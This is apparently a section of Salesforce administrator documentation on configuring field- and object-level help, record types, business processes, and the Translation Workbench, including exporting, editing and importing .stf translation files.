Getting Started with Field-Level Help
Getting Started with Object-Level Help

Getting Started with Field-Level Help

Field-level help allows you to provide help text detailing the purpose and function of any standard or custom field. You can define custom help text for your organization's fields to provide users with a helpful description for any field on all detail and edit pages where that field displays. Users can view the field-level help text by hovering over the Info icon next to the field.

Before you begin defining field-level help, review these implementation tips and best practices.

Implementation Tips

- Field-level help is enabled by default for all editions.
- Field-level help is not available for some standard fields, including fields on the User object, system read only fields, auto-number fields, multi-currency fields, Ideas fields, and Community fields.

- The help text for a field is automatically added to a package when you add the associated field to any Force.com AppExchange package.
- In a managed package, the help text is locked to the developer, giving installers full capabilities to change it.

Best Practices

- Because your custom help text displays on both edit and detail pages, avoid instructions for entering data. Instead, construct help text that defines the field's purpose, such as:

  `The maximum discount allowed for this account.`
- Provide information in your help text about the attributes of the field, such as:

  `A detailed description of the purpose for the expense report. Up to 32 KB of data are allowed. Only the first 255 characters display in reports.`
- Provide examples in your help text that help users understand the field's meaning clearly, such as:

  `The four-digit promotional code used to determine the amount charged to the customer, for example, 4PLT (for level-four platinum pricing).`
- If your organization uses more than one language, provide translations for your `Help Text` using the Translation Workbench.

Custom Help Overview
Defining Field-Level Help

Defining Field-Level Help

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To define or change field-level help:	"Customize Application"

Field-level help allows you to provide help text detailing the purpose and function of any standard or custom field. You can define custom help text for your organization's fields to provide users with a helpful description for any field on all detail and edit pages where that field displays. Users can view the field-level help text by hovering over the Info icon next to the field.

To define field-level help:

1. Select the field for which you want to define custom help text:
   - For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
   - For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
2. Click **Edit** next to the field.
3. In the `Help Text` field, enter the text you want displayed when a user hovers the mouse over the Info icon that appears adjacent to the field on a detail or edit page. You can enter up to 255 characters.

4. Click **Save**.

Custom Help Overview
Getting Started with Field-Level Help

Getting Started with Object-Level Help

Object-level help gives you the power to override the Salesforce **Help for this Page** links for any custom object with your custom help content contained in a Visualforce page or an s-control. The **Help & Training** link at the top of any page always opens the Salesforce Help & Training window, yet every **Help for this Page** link on your custom object pages opens the content in the s-control you select. Your users can access this content from the custom object home (overview), detail, and edit pages as well as any list views and related lists.

Before you begin defining object-level help text for your custom objects, review these implementation tips and best practices.

Implementation Tips

- Object-level help is available for all custom objects in the Salesforce editions that support custom objects. For more information, see *Salesforce Limits*.
- For maximum functionality and ease of development, use Visualforce pages rather than s-controls.
- When creating a Visualforce page to use for your object level help, create your page without a controller or with a custom controller. You cannot use a standard controller or a standard list controller.
- When creating an s-control to use for your object-level help, select **HTML** or **URL**:
  - ◊ For an **HTML** s-control, write your help content directly into the s-control body using HTML markup.
  - ◊ For a **URL** s-control, enter the URL of your help content. The URL can be an external website that hosts your help content, or it can be a relative path to a static resource that contains your help content.
- If you have defined object-level help for a custom object that you add to a Force.com AppExchange package, Salesforce automatically adds the Visualforce page, static resource, or s-control referenced in your `Context-Sensitive Help Settings` for that object.
- In managed packages, object level help is locked to the developer, giving installers the ability to change it if needed.

Best Practices

- The window that displays your object-level help has the same height and width dimensions as the standard Salesforce Help & Training window. Be sure to size and style your content appropriately to increase usability of your custom help content.
- To give your custom help a professional tone using Salesforce terminology, follow the *Salesforce.com Style Guide for Documentation and User Interface Text*. To use the Salesforce styles, use Visualforce to design your pages.
- Because Visualforce pages or s-controls are the source of your object-level help content, you can use merge fields or other functions to make the experience more personalized. For example, you can design the custom help to address the user directly by adding the user's name to the help page when it is displayed.

Custom Help Overview
Defining Object-Level Help

Defining Object-Level Help

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To define or change object-level help:	“Customize Application”

Object-level help overrides the **Help for this Page** links for any custom object with your own custom help content contained in a Visualforce page or an s-control. To make object-level help available to all your users, simply create a Visualforce page or an s-control that contains your help content and edit the custom object definition to reference that Visualforce page or s-control. Object-level help becomes available to all your users instantly.

Important: S-controls have been superseded by Visualforce pages. Organizations that haven’t previously used s-controls can’t create them. Existing s-controls are unaffected, and can still be edited.

To define object-level help for custom objects:

1. Create a Visualforce page or an s-control of type **HTML** or **URL** that contains your help content.
   - For a Visualforce page, create a Visualforce page that does not use a controller, or that uses a custom controller. Standard controllers and standard list controllers cannot be used with pages that display object-level help.
   - For an **HTML** s-control, write your help content directly into the s-control body using HTML markup.
   - For a **URL** s-control, enter the URL of your help content. The URL can be an external website that hosts your help content, or it can be a relative path to a static resource that contains your help content.
2. Edit the custom object definition that should use this custom help when users click the **Help for this Page** link for these custom object records.
3. Choose `Open a window using a Visualforce page` or `Open a window using a custom s-control` from `Context-Sensitive Help Setting`.
4. Select the Visualforce page or s-control that contains your help content.
5. Click **Save**.

Tip:

You can use the `action` attribute on a `<apex:page>` component to redirect from a Visualforce page to a static resource. This functionality allows you to add rich, custom help to your Visualforce pages. For example, to redirect a user to a PDF:

1. Upload the PDF as a static resource named `customhelp`.
2. Create the following page:

```
<apex:page sidebar="false" showHeader="false" standardStylesheets="false"
      action="{!URLFOR($Resource.customhelp)}">
</apex:page>
```

Notice that the static resource reference is wrapped in a `URLFOR` function. Without that, the page does not redirect properly.

Tip: To give your custom help a professional tone using Salesforce terminology, follow the *Salesforce.com Style Guide for Documentation and User Interface Text*. To use the Salesforce styles, use Visualforce to design your pages.

Getting Started with Object-Level Help

Replacing Salesforce Online Help

Organizations that have renamed standard tabs, objects, fields, and other related user interface labels can also replace the Salesforce online help with another URL. Users can view this URL whenever they click on any context-sensitive help link on an end-user page or within their personal settings. After you replace the help, the **Help & Training** link at the very top of every page and all Setup pages will continue to display Salesforce online help.

1. From Setup, click **Customize** > **Tab Names and Labels** > **Help Settings**.
2. Enter the complete URL for your help file that you would like to replace the Salesforce online help.
3. Click **Save**.

Notes about Replacing Online Help

- When you replace the Salesforce online help with your own help file, the **Help & Training** link still displays Salesforce online help but the **Help for this Page** links on all pages other than within Setup are no longer context-sensitive. That is, your help file will open at the same place regardless of which page the user is viewing when they click the link.
- You can make your help context-sensitive by taking advantage of the context-specific parameters that are passed with each help link. For example, the help link from the Opportunities tab home page is constructed as follows (without any linebreaks):

  ```
  http://your_help_file.com?loc=help&amp;body=%2Fhelp%2Fdoc%2Fen%2Fhelp2.jsp
  &target=opp_overview.htm&section=Opportunities
  ```

  The values of the `target` and `section` parameters are unique for every page within the application. You can parse these parameters to display context-sensitive help content for your users.
- If your online help file is compatible with the Web browser on your users' mobile devices, you can contact salesforce.com to enable a custom URL for the online help in Salesforce Classic. If you enable a mobile help URL, the **Help** link in the mobile application launches the custom help URL instead of the Salesforce Classic online help. Don't deploy customized mobile help without testing it thoroughly on all the device models carried by your users. Even if all of your users have the same type of mobile device, the experience can vary widely depending on which operating system version is installed on the device.

USING RECORD TYPES

Record Types Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change record types:	“Customize Application”

Record types allow you to offer different business processes, picklist values, and page layouts to different users. Record types can be used in various ways, for example:

- Create record types for opportunities to differentiate your regular sales deals from your professional services engagements and offer different picklist values for each.
- Create record types for cases to display different page layouts for your customer support cases versus your billing cases.

Record Type Considerations

Keep the following considerations in mind when creating or changing a record type:

- Before creating record types, include all of the possible record type values in your master list of picklists. The master picklist is a complete list of picklist values that can be used in any record type.
- The master picklist is independent of all record types and business processes. If you add a picklist value to the master picklist, you must manually include the new value in the appropriate record types. If you remove a picklist value from the master, it is no longer available when creating new records, but records assigned to that value are unchanged.
- The following special picklist fields are not available for record types because they are used exclusively for sales processes, lead processes, support processes, and solution processes:
  - ◊ Opportunity `Stage`
  - ◊ Case `Status`
  - ◊ Solution `Status`
  - ◊ `Lead Status`

  You can use these fields to provide different picklist values for different record types by assigning a different process to each record type.
- Renaming a record type doesn’t change the list of values included in it.
- Person accounts are account records to which a special kind of record type has been assigned. These record types are called *person account record types*. Person account record types allow contact fields to be available on the account and allow the account to be used in many situations as if it were a contact. A default person account record type named “Person Account” is automatically created when person accounts are enabled for your organization. You can change the name of this record type, and you can create additional person account record types.
- You cannot delete all the record types for an object if the object is referenced in Apex.
- You cannot deactivate a record type if it is in use by an email routing address for Email-to-Case or On-Demand Email-to-Case.

- To create record types for campaign members, from Setup, click **Customize** > **Campaigns** > **Campaign Members** > **Record Types**.

  Record types can only be assigned to campaign members using the `Campaign Member Type` field on new or existing campaigns. To assign record types to campaign members, add the `Campaign Member Type` field to the campaign page layout. You must have the `Marketing User` user permission to change the campaign member type. You can also add a read-only `Campaign Member Type` field to the campaign members page layout.
- The following campaign member picklists are not available for record types:
  - `Status`
  - `Salutation`
  - `Lead Source`
- Salesforce recommends creating no more than 200 record types. While there is no limit, organizations may have difficulty managing their record types if they exceed 200.

When users convert, clone, or create records, the following special considerations apply.

- When a user converts a lead, the new account, contact, and opportunity records automatically use the default record type for the owner of the new records.
- When a user clones a record, the new record has the record type of the cloned record. If the record type of the cloned record isn't available in the user's profile, the new record adopts the user's default record type.
- When a user creates a new case or lead and applies assignment rules, the new record can keep the creator's default record type or take the record type of the assignee, depending on the case and lead settings specified by the administrator.

Administrator tip sheet: Tips & Hints for Record Types

Creating Record Types

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change record types:	"Customize Application"

Tip: Before creating record types, include all of the possible record type values in your master list of picklists. The master picklist is a complete list of picklist values that can be used in any record type.

To create record types on a standard object:

1. From Setup, click **Customize**, then select an object.

   To create person account record types, from Setup, click **Customize** > **Accounts** > **Person Accounts**.

To create campaign member record types, from Setup, click **Customize** > **Campaigns** > **Campaign Members**.

2. Click **Record Types**.
3. Click **New**.
4. Choose `Master` from the `Existing Record Type` drop-down list to copy all available picklist values, or choose an existing record type to clone its picklist values.

   Note: When you create a new record type without cloning an existing one, the new record type automatically includes the master picklist values for both standard and custom picklists. You can then customize the picklist values for the record type.

5. Enter a `Record Type Label` that's unique within the object.
6. Enter a `Record Type Name`. The Record Type Name refers to the component when using the Web services API and prevents naming conflicts on package installation in managed packages.
7. For opportunity, case, lead, and solution record types, select a business process to associate with the record type.
8. Enter a description.
9. Select `Active` to activate the record type.
10. Select `Enable for Profile` next to a profile to make the record type available to users with that profile. Select the checkbox in the header row to enable it for all profiles.

    Tip: If each profile is associated with a single record type, users will never be prompted to select a record type when creating new records.

11. For enabled profiles, select `Make Default` to make it the default record type for users of that profile. Select the checkbox in the header row to make it the default for all profiles.
12. Click **Next**.
13. Choose a page layout option to determine what page layout displays for records with this record type:
    - To apply a single page layout for all profiles, select `Apply one layout to all profiles` and choose the page layout from the drop-down list.
    - To apply different page layouts based on user profiles, select `Apply a different layout for each profile` and choose a page layout for each profile.
14. Click **Save** to edit the values of the standard and custom picklists available for the record type, or click **Save and New** to create another record type.

Viewing and Editing Record Types

Editing Picklists for Record Types and Business Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change record types:	"Customize Application"
To create or change business processes:	"Customize Application"

To customize the values in record type or business process picklists:

1. Select a record type and click **Edit** next to one of the picklist fields to customize the values included for the record type.

   Or, select a business process to customize the values included in that business process.
2. Add any values from the Available Values box or remove any values from the Selected Values box. Users will be able to choose from the list of selected values when creating and editing records.
3. Optionally, choose a default picklist value. Some picklists require a default value. The default value in a dependent field is ignored.
4. Click **Save**.

Tips for Editing Picklists and Record Types

- The master picklist is independent of all record types and business processes. If you add a picklist value to the master picklist, you must manually include the new value in the appropriate record types. If you remove a picklist value from the master, it is no longer available when creating new records, but records assigned to that value are unchanged.
- Renaming a record type doesn't change the list of values included in it.
- The following special picklist fields are not available for record types because they are used exclusively for sales processes, lead processes, support processes, and solution processes:
  - Opportunity `Stage`
  - Case `Status`
  - Solution `Status`
  - `Lead Status`

  You can use these fields to provide different picklist values for different record types by assigning a different process to each record type.
- The following campaign member picklists are not available for record types:
  - `Status`
  - `Salutation`
  - `Lead Source`
- After creating record types, add the `Record Type` field to your page layouts if you would like the field displayed on record detail and edit pages. A user can be associated with several record types. For example, a user who creates marketing campaigns for both US and European divisions can have both US and European campaign record types available when creating new campaigns.

  Record types can only be assigned to campaign members using the `Campaign Member Type` field on new or existing campaigns. To assign record types to campaign members, add the `Campaign Member Type` field to the campaign page layout. You must have the `Marketing User` user permission to change the campaign member type. You can also add a read-only `Campaign Member Type` field to the campaign members page layout.

About Custom Fields

Viewing and Editing Record Types

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view record type setup pages:	"View Setup and Configuration"
To create or change record types:	"Customize Application"

To view a list of record types, from Setup, click **Customize**, select an object, and click **Record Types**. For campaign member record types, from Setup, click **Customize** > **Campaigns** > **Campaign Members** > **Record Types**.

- Click **New** to create a new record type.
- Click **Edit** to change the name of a record type or deactivate it by deselecting the `Active` checkbox. Deactivating a record type does not remove it from any user profiles or permission sets.

  Note: When creating and editing record types for accounts, opportunities, cases, contacts, or custom objects, check for criteria-based sharing rules that use existing record types as criteria. A record type change may affect the number of records that the rule shares. For example, let's say you have a record type named "Service," and you created a criteria-based sharing rule that shares all Service record types with your service team. If you create another record type named "Support" and you want these records shared with your service team, you must update the sharing rule to include Support record types in the criteria.

- Click **Del** to delete an inactive record type and assign associated records a different record type. To leave the record type field blank on records associated with the deleted record type, select `None`.

  Note: Deleting campaign member record types updates the `Campaign Member Type` field on campaign and campaign member records.

- Click the name of the record type to edit the picklists associated with it.
- Click **Page Layout Assignment** to set which page layouts users can see based on profiles and record types.

Note: You cannot edit or delete a record type for an object if the object is referenced in Apex.

Assigning Page Layouts

Managing Multiple Business Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change business processes:	"Customize Application"

Use multiple business processes to display different picklist values for users based on their profile. Multiple business processes allow you to track separate sales, support, and lead lifecycles.

Sales Processes

Create different sales processes that include some or all of the picklist values available for the opportunity `Stage` field.

Lead Processes

Create different lead processes that include some or all of the picklist values available for the `Lead Status` field.

Support Processes

Create different support processes that include some or all of the picklist values available for the case `Status` field.

Solution Processes

Create different solution processes that include some or all of the picklist values available for the `Status` field.

After creating a sales, support, lead, or solution process, assign the process to a record type. The record type determines the user profiles that are associated with the business process.

To view a list of business processes, from Setup, click **Customize**, select the appropriate tab link (Opportunity, Case, Lead, or Solution), and click the **Processes** link.

- Click **New** to create a new business process.
- Click **Edit** to change the name or inactivate the business process.
- Click **Del** to delete an unused business process.
- Click the name of the business process to edit the picklist values associated with it.

Creating Multiple Business Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change business processes:	"Customize Application"

Follow these steps to create sales processes, support processes, lead processes, and solution processes.

1. From Setup, click **Customize**, select the appropriate tab link: Opportunity, Case, Lead, or Solution.
2. Click the **Processes** link.
3. Click **New**.
4. Choose an existing process to copy its picklist values into the new process. Select `Master` to copy all available picklist values.
5. Enter a name and description for the new process. The name must be unique within the tab.
6. Click **Save**.

   All of the available values in the picklist are displayed. Choose the values that you would like included in the new business process.

Next, add the new business process to a record type, and then make the record type available to users based on profile.

USING THE TRANSLATION WORKBENCH

Setting Up the Translation Workbench

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add or edit languages:	"Manage Translation"
To assign translators:	"Manage Translation"
To export or import translation files:	"Manage Translation"
To translate terms:	"View Setup and Configuration" AND Be designated as a translator
To override terms:	"View Setup and Configuration" AND "Customize Application"

The Translation Workbench lets you specify languages you want to translate, assign translators to languages, create translations for customizations you've made to your Salesforce organization, and override labels and translations from managed packages. Everything from custom picklist values to custom fields can be translated so your global users can use all of Salesforce in their language.

Tip: When creating a custom report type that will be translated into multiple languages via the Translation Workbench, we recommend that your personal language setting matches your organization's default language. This ensures that words that will be translated display in the correct language for translators.

When a customized component is translated, changes to that component are tracked and the "Out of Date" indicator is set when the translations need updating. You can manage translated values for any of the Salesforce supported languages.

Note: Custom objects are not available in the translation workbench. Use the rename tabs and labels interface for custom object translation.

Translation Workbench is not available for single-language organizations. If you aren't sure whether you have a single-language or multi-language organization, contact salesforce.com.

Enabling the Translation Workbench makes some changes to your Salesforce organization:

- Picklist values must be edited individually. This means you can't mass edit existing picklist values, though you can still mass add new values.

- When picklist values are sorted alphabetically, the values are alphabetical by the organization's default language.
- Reports have a `Filter Language` drop-down list in the Filters pane of the report builder. Selecting a language will filter on translated strings for any filter criteria that use the "starts with," "contains," or "does not contain" operator.
- Import files have a `Language` drop down and all records and values within the import file must be in that language.
- Web-to-Lead and Web-to-Case have a `Language` drop down before you generate the HTML.

Note: Salesforce assumes all customizations are entered in the organization's default language—global administrators should work together in the organization's default language.

To enable the Translation Workbench:

1. From Setup, click **Translation Workbench** > **Translation Settings**.
2. On the welcome page, click **Enable**.

Note: The "Manage Translation" permission is enabled by default in the System Administrator profile.

To disable the Translation Workbench, from Setup, click **Translation Workbench** > **Translation Settings** > **Disable**.

Note: In a Developer organization with a managed package containing translations, once the Translation Workbench is enabled, it can't be disabled.

Administrator tip sheet: Setting Up the Translation Workbench

Adding and Editing Translated Languages and Translators

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add or edit languages:	"Manage Translation"

Use the Translation Workbench to add languages that you support, activate or deactivate a language, assign translators for that language, and enter translated terms for customizations you've made in your organization's default language.

Note: The "Manage Translation" permission is enabled by default in the System Administrator profile.

To add or edit translated languages and translators:

1. From Setup, click **Translation Workbench** > **Translation Settings**.
2. Click **Add** to activate a new language or **Edit** to change an existing supported language.
3. If adding a new language, choose a language.
4. To make the entered translations available to your users - select `Active`. Users can change their personal language anytime whether or not it's active in the Translation Workbench. Selecting `Active` makes the translations available to the users in that language.

   Tip: We recommend you don't make a language active until the translators have translated all values.

5. To assign translators for this language, select them from the `Available List` and click **Add**. If you don't see the member you want to add, enter keywords in the search box and click **Find**.

   Important: Ensure all translators have the "View Setup and Configuration" permission so that they can begin translating. Users can only translate languages they're assigned to.

6. Click **Save**.

About Updating Translated Terms

Entering Translated Terms

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To translate terms:	"View Setup and Configuration" AND Be designated as a translator

To enter translations:

1. From Setup, click **Translation Workbench** > **Translate**.
2. Select the `Language` you're translating into.
3. Select a `Setup Component`. Click the pull-down menu to select from the list of translatable customizations. See Translatable Customizations for a complete list of possible customizations.
4. If necessary select an object and aspect. For example, workflow tasks have an object (Account, Contact, etc.) and aspect (Subject or Comment).

5. Double click in the translation column to enter new values. You can press TAB to advance to the next editable field or SHIFT-TAB to go to the previous editable field.

   Note: The `Out of Date` column indicates that the item has been updated and the term may need translating. When editing a button or link label, you see the `Button or Link Name` column, which is used to refer to the component when using the SOAP API.

6. Click **Save**.

Entering Overrides to Translations in Managed Packages

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To override terms:	"View Setup and Configuration" AND "Customize Application"

Although you can't edit labels or translations in a managed package, they are controlled by the developer, you can override them with the Translation Workbench. For example, if there is a custom field in a package you'd like to change, you can override it.

To enter overrides to managed packages:

1. From Setup, click **Translation Workbench** > **Override**.
2. Select the `Package` you are overriding.
3. Select the `Language` you're entering your overrides in.
4. Select a `Setup Component`. Click the pull-down menu to select from the list of translatable customizations. See Translatable Customizations for a complete list of possible customizations.
5. If necessary select an object and aspect. For example, workflow tasks have an object (Account, Contact, etc.) and aspect (Subject or Comment).
6. Double click in the override column to enter new values. You can press TAB to advance to the next editable field or SHIFT-TAB to go to the previous editable field.

   Note: The `Out of Date` column indicates that the item has been updated and the term may need to be changed. When editing a button or link label, you see the `Button or Link Name` column, which is used to refer to the component when using the SOAP API.

7. Double click in the translation column to enter new values. You can press TAB to advance to the next editable field or SHIFT-TAB to go to the previous editable field.

   Note: The `Out of Date` column indicates that the item has been updated and the term may need translating. When editing a button or link label, you see the `Button or Link Name` column, which is used to refer to the component when using the SOAP API.

8. Click **Save**.

Translatable Customizations

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To translate terms:	"View Setup and Configuration" AND Be designated as a translator
To override terms:	"View Setup and Configuration" AND "Customize Application"

To view the translatable customizations in your organization, from Setup select **Translation Workbench** > **Translate** > **Setup Component**. Then, if needed, select **Object**, **Custom Report Type Entity**, or **Aspect**.

You can translate the following components.

- Apex Sharing Reasons
- Button and Link Labels
- Custom App Labels
- Custom Field Help
- Custom Fields
- Custom Report Types
- Data Categories
- Data Category Groups
- Divisions
- Layout Sections
- Lookup Filters

- Picklist Values
- Record Types
- Related List Labels
- S-Controls
- Solution Categories
- Standard Field Help
- Validation Error Messages
- Web Tabs
- Workflow Tasks

Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Setting Up the Translation Workbench

Editing Translation Files

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To override terms:	"View Setup and Configuration" AND "Customize Application"

You use the following types of files to translate customization labels and review translations:

- Source: Use to translate labels for the first time.
- Untranslated: Use to translate labels after the first translation pass.
- Bilingual: Use to review and edit translations.

Translation files are identified by the extension `.stf`, to represent the Salesforce translation format. A translation filename includes the name of the export option used to create it, the language code for the file's content, and a date stamp.

Multiple `.stf` files created with the Untranslated and Bilingual options are compressed into zip files up to 5 MB in size. If multiple zip files are needed, the zip filenames are each date stamped and incremented. For example, `Untranslated 2010-09-20 05:13 1of2.zip`

Warning: Consider the following when editing your `.stf` files:

- Don't change the `.stf` file extension.

- If you use tabs, new lines, or carriage returns in your text for translation, notice that they are represented with special characters in the `.stf` file format. Tabs are `\t`, new lines are `\n` and carriage returns are `\r`. To ensure consistency between your language versions, ensure these characters are maintained in your translations.

Working with the Source File

Use the Source file to translate an organization's labels for the first time. The Source file contains labels for all of an organization's translatable customizations in the organization's default language.

If you aren't using a standard translation tool such as Trados, work with the file using an application that supports tabs and word wrap, such as WordPad or MS Excel.

Note: If you use MS Excel to enter translations in your `.stf` file, your file format may be corrupted. MS Excel automatically adds quotation marks around entries that have commas. We advise you open your files in a text editor before import and remove these quotation marks if they have been added. The import will fail if these quotation marks are not removed.

To prepare the Source file for your translators:

- Create one copy of the Source file for each language you are translating into.
- In the header of each Source file, change the language code from the organization's default language (such as `en_US`) to the translation language (such as `fr`).

Tell your translators to replace the untranslated values in the LABEL column with translated values.

Note: Don't add columns to or remove columns from the translation file.

Column	Description	Edit Options
KEY	Unique identifiers for labels	Do not edit
LABEL	Labels that are visible to end users	Replace untranslated values with translated values

Working with the Untranslated File

Use the Untranslated file to translate labels that haven't been translated. One Untranslated file is generated for each language. When multiple files are generated, they're exported to a `.zip` file containing `.stf` files for each translation language.

If you aren't using a standard translation tool such as Trados, work with the file using an application that supports tabs and word wrap, such as WordPad or MS Excel.

Note: If you use MS Excel to enter translations in your `.stf` file, your file format may be corrupted. MS Excel automatically adds quotation marks around entries that have commas. We advise you open your files in a text editor before import and remove these quotation marks if they have been added. The import will fail if these quotation marks are not removed.

Tell your translators to replace the untranslated values in the LABEL column with translated values.

Note: Don't add columns to or remove columns from the translation file.

Column	Description	Edit Options
KEY	Unique identifiers for labels	Do not edit
LABEL	Labels that are visible to end users	Replace untranslated values with translated values

Working with the Bilingual File

Use the Bilingual file to review translations, edit labels that have already been translated, and add translations for labels that haven't been translated. One Bilingual file is generated for each translation language.

The TRANSLATED section of the file contains the text that has been translated and needs to be reviewed. The UNTRANSLATED section of the file contains text that hasn't been translated.

Edit the file using an editing application that supports tabs and word wrap, such as WordPad or MS Excel.

Note: If you use MS Excel to enter translations in your `.stf` file, your file format may be corrupted. MS Excel automatically adds quotation marks around entries that have commas. We advise you open your files in a text editor before import and remove these quotation marks if they have been added. The import will fail if these quotation marks are not removed.

- Identify labels that are out of date by scrolling through the OUT OF DATE column to locate values that have an asterisk (*). Update out of date labels as needed.
- Edit translated labels in the TRANSLATION column of the TRANSLATED section.
- Replace untranslated labels with translated values in the LABEL column of the UNTRANSLATED section.
- Delete a translation by replacing the desired value in the TRANSLATION column in either section with a left and right angle bracket pair (< >). When the Bilingual file is imported, the label reverts to its original value.

  Attention: Don't attempt to delete a translation by deleting a translated label from the file. Deleting a translation in the file doesn't remove the translation from the application after the file is imported.

Note: Don't add columns to or remove columns from the translation file.

Column	Description	Edit Options
KEY	Unique identifiers for labels	Do not edit
LABEL	Labels that are visible to end users	• Do not edit labels in the TRANSLATED section of the file • In the UNTRANSLATED section of the file, replace untranslated labels with translated values
TRANSLATION	Current translation	• In the TRANSLATED section of the file, edit current translations • In the UNTRANSLATED section of the file, add translations

Column	Description	Edit Options
OUT OF DATE	Indicates whether the source text has changed since the previous translation. The out of date indicators are: • An asterisk (*): The label is out of date. A change was made to the default language label and the translation hasn't been updated. • A dash (-): The translation is current.	Do not edit

Exporting Translation Files
Importing Translated Files

About Updating Translated Terms

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To override terms:	"View Setup and Configuration" AND "Customize Application"

When translated components are changed, the translated value is marked `Out of Date`. Translators are responsible for keeping the translated terms updated.

For example, say you enter a translation for an error message on a lookup filter. Later, you edit the lookup filter and change the error message. When you go into the Translation Workbench and view the message translation column, it still shows the translation for the old error message and the checkbox in the `Out of Date` column is selected.

For best results, have your translators check their translations frequently, and be sure to notify them when changes occur. You can use the Translation Workbench **Export** > **All** feature to generate a list of all the translatable customizations and their associated `Out of Date` states.

See Also:

Entering Translated Terms
Adding and Editing Translated Languages and Translators

Exporting Translation Files

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To export or import translation files	"Manage Translation" AND "Customize Application" AND "Create Documents"

Use **Export** in the Translation Workbench to create files that contain your organization's translatable custom metadata, such as custom fields, report types, and picklist values. Send these files to your outside translators or translation agency for bulk translation activities, then use **Import** to update your labels.

1. From Setup, click **Translation Workbench** > **Export**.
2. Select which labels you want to export.
   - **Source**–Used as the initial source for creating new translations.

     Creates a single file that contains a list of all your translatable customizations. Typically, the content is in your organization's default language.
   - **Untranslated**–Used to make updates.

     Creates a set of files that contain only customizations that have not been translated, including new and modified customizations.

     One file is created for each language. These files are then compressed into .zip files.
   - **Bilingual**–Used for reference and reviewing all your untranslated and translated customizations.

     Creates a list of all the translatable labels in their current translated or untranslated state.

     One file is created for each language. These files are then compressed into .zip files.

     The content in each file is divided into Untranslated and Translated sections. Each translatable label is in either the Untranslated or Translated section, according to its translation state. In the Translated section, out of date status for the labels in included.
3. Click **Export**.

   A status message tells you that the export is being processed. When the export is complete an email is sent to the email address specified in your profile.
4. Locate the exported .stf or .zip file.

   Go to ***Your name*** > **Documents** > **Document Folders** > **My Personal Documents** > **Go!**.

   All exported files indicate the Export option used to create them and are date and time stamped. Individual files end with the extension .stf. Multiple files are grouped into .zip files.

If you have a large number of documents in your personal documents area, you'll find the exported files under the sort letter:

- B—Bilingual export option, for example: `Bilingual_2010-09-23_11:20.zip`.
- S—Source export option, for example: `Source_en_US_2010-09-23_11:20.stf`.
- U—Untranslated export option, for example: `Untranslated_2010-09-23_11:20.zip`.

5. Save the files for translation by your translators or translation agency.

   Click **View** > **Save File** > **OK**. The file is saved to the location specified by your browser. For example, `C:/Users/`*`username`*`/Downloads`.

Setting Up the Translation Workbench

Importing Translated Files

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To export or import translation files	"Manage Translation" AND "Customize Application" AND "Create Documents"

Use **Import** in the Translation Workbench to import and update the translations for your organization's custom metadata, such as custom fields, report types, and picklist values. Typically, the original files are created through the **Export** feature, then sent to your outside translators or translation agency for bulk translation activities and returned to you for importing.

1. Bundle multiple files into .zip files that are no larger than 5 MB. Create multiple .zip files as needed.

   The zipped files don't have to be in the same order or grouping as the exported .zip files.

   For example, you start with two exported .zip files. The first file includes French, Italian, and Japanese. The second file includes Russian, Simplified Chinese, and Greek. You can create:

   - One .zip file with French, Greek, and Italian.
   - One .zip file with Russian and Greek.
   - One .zip file with Simplified Chinese.

2. From Setup, click **Translation Workbench** > **Import**.
3. Click **Browse** to locate and select the file you want to import.

4. Click **Import**.

   After the import is complete:

   - The labels are updated with the translations.
   - A confirmation email is sent to the email address specified in your profile.

5. Verify the imported changes have been implemented. You can:

   - Check labels in your Salesforce organization.
   - Check labels through the Translation Workbench.

Troubleshooting Issues with Exporting and Importing Translation Files

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To export or import translation files	"Manage Translation" AND "Customize Application" AND "Create Documents"

Use this table to troubleshoot issues you might encounter while exporting and importing files in the Translation Workbench.

Error Message	What It Means	Troubleshooting Steps
Bilingual File starts with non-section header row: {0}	The header rows of the file you're trying to import are missing, or there is extraneous text (such as notes that aren't commented out) in those rows.	Export your file again and make sure there are header rows for all sections, and that all extraneous text has been commented out or removed from the header rows.
Duplicate key: {0} exists in import file, please re-export.	The specified key appears in your imported file more than once. Each translated item needs to have its own unique key, and each key can only appear in the file one time.	Export your file again and make sure that each key in it is unique, and then re-import the file.

Error Message	What It Means	Troubleshooting Steps
Invalid Key	During translation, Salesforce generates unique keys, or identifiers, for each object, picklist value, or page element you're translating. If these names or keys are changed after you export your file, Salesforce can't match the correct key with the correct name.	Export your file again and make sure the keys in it match those in the file you're trying to import.
Key: {0} could not be uniquely resolved. This is caused by a change to our Custom Report Type Column key format. Please re-export and use the new key format for those keys.	One of the keys in your Custom Report Type (CRT) column is in the wrong format.	Export your file again and make sure you're using the correct CRT key format.
Maximum character limit {x} for {field type} translation exceeded in line:	Each type of field, such as a picklist value, can only have a certain number of characters. Your translated labels for the type of field at the line specified in the error message are too long.	Edit your translated labels so they're within the character limit listed for the field type and import your file again.
